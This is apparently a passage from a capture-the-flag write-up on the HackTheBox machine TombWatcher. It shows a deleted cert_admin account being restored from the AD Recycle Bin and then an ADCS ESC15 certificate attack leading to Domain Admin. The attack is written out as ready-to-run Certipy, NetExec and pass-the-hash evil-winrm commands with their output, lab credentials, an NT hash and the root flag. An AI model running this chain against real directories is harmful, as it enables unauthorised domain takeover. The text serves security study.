
The WebServer template is particularly interesting:
Template Name                       : WebServer
Display Name                        : Web Server
Certificate Authorities             : tombwatcher-CA-1
Enabled                             : True
Client Authentication               : False
Enrollment Agent                    : False
Enrollee Supplies Subject           : True
Certificate Name Flag               : EnrolleeSuppliesSubject
Extended Key Usage                  : Server Authentication
Schema Version                      : 1
Enrollment Permissions
  Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                    TOMBWATCHER.HTB\Enterprise Admins
                                    S-1-5-21-1392491010-1358638721-2126982587-1111
The template has three key properties: EnrolleeSuppliesSubject (the attacker controls the subject/UPN in the certificate request), Schema Version 1 (no Application Policy enforcement), and enrollment rights granted to the orphaned SID ending in 1111. If the account behind that SID can be recovered, it becomes the entry point for the ADCS attack.


AD Recycle Bin – Restoring cert_admin
john has GenericAll over the ADCS OU, which contains objects related to certificate services. The unresolved SID strongly suggests a deleted account. Checking whether the AD Recycle Bin feature is enabled:
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADOptionalFeature 'Recycle Bin Feature'

DistinguishedName  : CN=Recycle Bin Feature,CN=Optional Features,CN=Directory Service,...
EnabledScopes      : {CN=Partitions,CN=Configuration,DC=tombwatcher,DC=htb, ...}
Name               : Recycle Bin Feature
The Recycle Bin is enabled, which means deleted objects retain all their attributes and can be restored. Querying for deleted user objects:
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter {Deleted -eq $true -and ObjectClass -eq "user"} -IncludeDeletedObjects -Properties *
Three deleted instances of cert_admin are returned, all previously located in OU=ADCS,DC=tombwatcher,DC=htb. The relevant one is the third instance, with ObjectGUID 938182c3-bf0b-410a-9aaa-45c8e1a02ebf and SID S-1-5-21-1392491010-1358638721-2126982587-1111, which matches the orphaned SID from the certificate template enrollment rights:
sAMAccountName                  : cert_admin
objectSid                       : S-1-5-21-1392491010-1358638721-2126982587-1111
ObjectGUID                      : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
LastKnownParent                 : OU=ADCS,DC=tombwatcher,DC=htb
whenCreated                     : 11/16/2024 12:07:04 PM
Deleted                         : True
userAccountControl              : 66048
The userAccountControl value 66048 corresponds to NORMAL_ACCOUNT | DONT_EXPIRE_PASSWORD, meaning the account was a regular user with a non-expiring password. Restoring it by ObjectGUID:
*Evil-WinRM* PS C:\Users\john\Documents> Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Confirming the restoration:
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADUser cert_admin

DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled           : True
GivenName         : cert_admin
Name              : cert_admin
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
SamAccountName    : cert_admin
SID               : S-1-5-21-1392491010-1358638721-2126982587-1111
The account is restored and enabled. Since the original password is unknown, set a new one:
*Evil-WinRM* PS C:\Users\john\Documents> Set-ADAccountPassword cert_admin -NewPassword (ConvertTo-SecureString 'JMP2P55s' -AsPlainText -Force)
$ nxc smb tombwatcher.htb -u 'cert_admin' -p 'JMP2P55s'
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\cert_admin:JMP2P55s
Confirming the Vulnerability
Running certipy find again as cert_admin with -vulnerable now resolves the SID and flags the template:
$ certipy-ad find -target dc01.tombwatcher.htb -u cert_admin -p 'JMP2P55s' -dc-ip "10.129.232.167" -vulnerable -stdout
Certificate Templates
  0
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Schema Version                      : 1
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
      ESC17                             : Enrollee supplies subject and template allows server authentication.
cert_admin has enrollment rights and Certipy flags two vulnerabilities: ESC15 and ESC17. The ESC15 path is the one to exploit here.
Domain Admin – ADCS ESC15
ESC15 (CVE-2024-49019) targets certificate templates with schema version 1. These templates do not have an Application Policy defined in the msPKI-RA-Application-Policies attribute. When a template uses schema version 1 and EnrolleeSuppliesSubject is enabled, an attacker can specify an arbitrary application policy OID during the certificate request. By requesting with the Certificate Request Agent application policy, the issued certificate gains the Enrollment Agent EKU. This certificate can then be used to request certificates on behalf of other users through a different template.
The attack has two stages: first obtain an Enrollment Agent certificate from the WebServer template, then use it to request a certificate as the Administrator through the User template.
Stage 1 – Requesting the Enrollment Agent Certificate
Request a certificate from the WebServer template with the UPN set to [email protected] and the application policy overridden to Certificate Request Agent:
$ certipy-ad req -u 'cert_admin' -p 'JMP2P55s' -dc-ip 10.129.232.167 -target dc01.tombwatcher.htb -ca tombwatcher-CA-1 -template WebServer -upn [email protected] -application-policies 'Certificate Request Agent'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN '[email protected]'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
The certificate carries the UPN [email protected] but has no object SID. On its own, this certificate cannot be used for PKINIT authentication because the WebServer template only has Server Authentication in its EKU, not Client Authentication. However, the injected Certificate Request Agent application policy makes it an Enrollment Agent certificate.
Stage 2 – Requesting On Behalf Of Administrator
Using the Enrollment Agent certificate, request a certificate from the User template on behalf of the domain Administrator. The User template has Client Authentication EKU and includes the security extension (SID mapping):
$ certipy-ad req -u 'cert_admin' -p 'JMP2P55s' -dc-ip "10.129.232.167" -target dc01.tombwatcher.htb -ca tombwatcher-CA-1 -template User -pfx administrator.pfx -on-behalf-of 'tombwatcher\Administrator'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
This time the certificate has both the UPN [email protected] and the object SID (S-1-5-21...-500), which is the Administrator's RID. The User template includes the security extension, so the KDC will accept this certificate for strong mapping.
Authenticating with the Certificate
Using faketime again to compensate for the clock skew during the PKINIT exchange:
$ faketime -f "+14390s" certipy-ad auth -pfx administrator.pfx -dc-ip "10.129.232.167"
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: '[email protected]'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
The domain Administrator's NT hash: f61db423bebe3328d33af26741afe5fc.
Root Flag
Pass-the-hash with evil-winrm for a domain admin shell:
$ evil-winrm -i 10.129.232.167 -u 'Administrator' -H 'f61db423bebe3328d33af26741afe5fc'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
cacc6f439953094c0868803c8709330f
Full domain compromise. Here's the full exploitation chain, split into two diagrams for readability. First, the lateral movement from henry to the user flag:
Then from john's shell, the privilege escalation through the AD Recycle Bin and ADCS ESC15 to Domain Admin:
References
- Certipy Wiki – ESC15 (CVE-2024-49019): Schema version 1 application policy injection for enrollment agent abuse.
- The Hacker Recipes – Targeted Kerberoasting: Abusing WriteSPN to set an SPN and Kerberoast a specific account.
- The Hacker Recipes – ReadGMSAPassword: Extracting gMSA NTLM hashes via the msDS-ManagedPassword attribute.
- Microsoft: AD Recycle Bin: Restoring deleted objects with full attribute preservation.
- bloodyAD: Active Directory privilege escalation framework.
- Impacket – owneredit: WriteOwner abuse tool for modifying object ownership.
- gMSADumper: Group Managed Service Account password extraction.
- targetedKerberoast: Automated targeted Kerberoasting with SPN write and cleanup.
- RustHound-CE: BloodHound data collector written in Rust with ADCS support.
- NetExec: Network service exploitation tool for SMB, LDAP, WinRM, and more.
- Evil-WinRM: WinRM shell for penetration testing.
- BloodHound: Active Directory attack path mapping and visualization.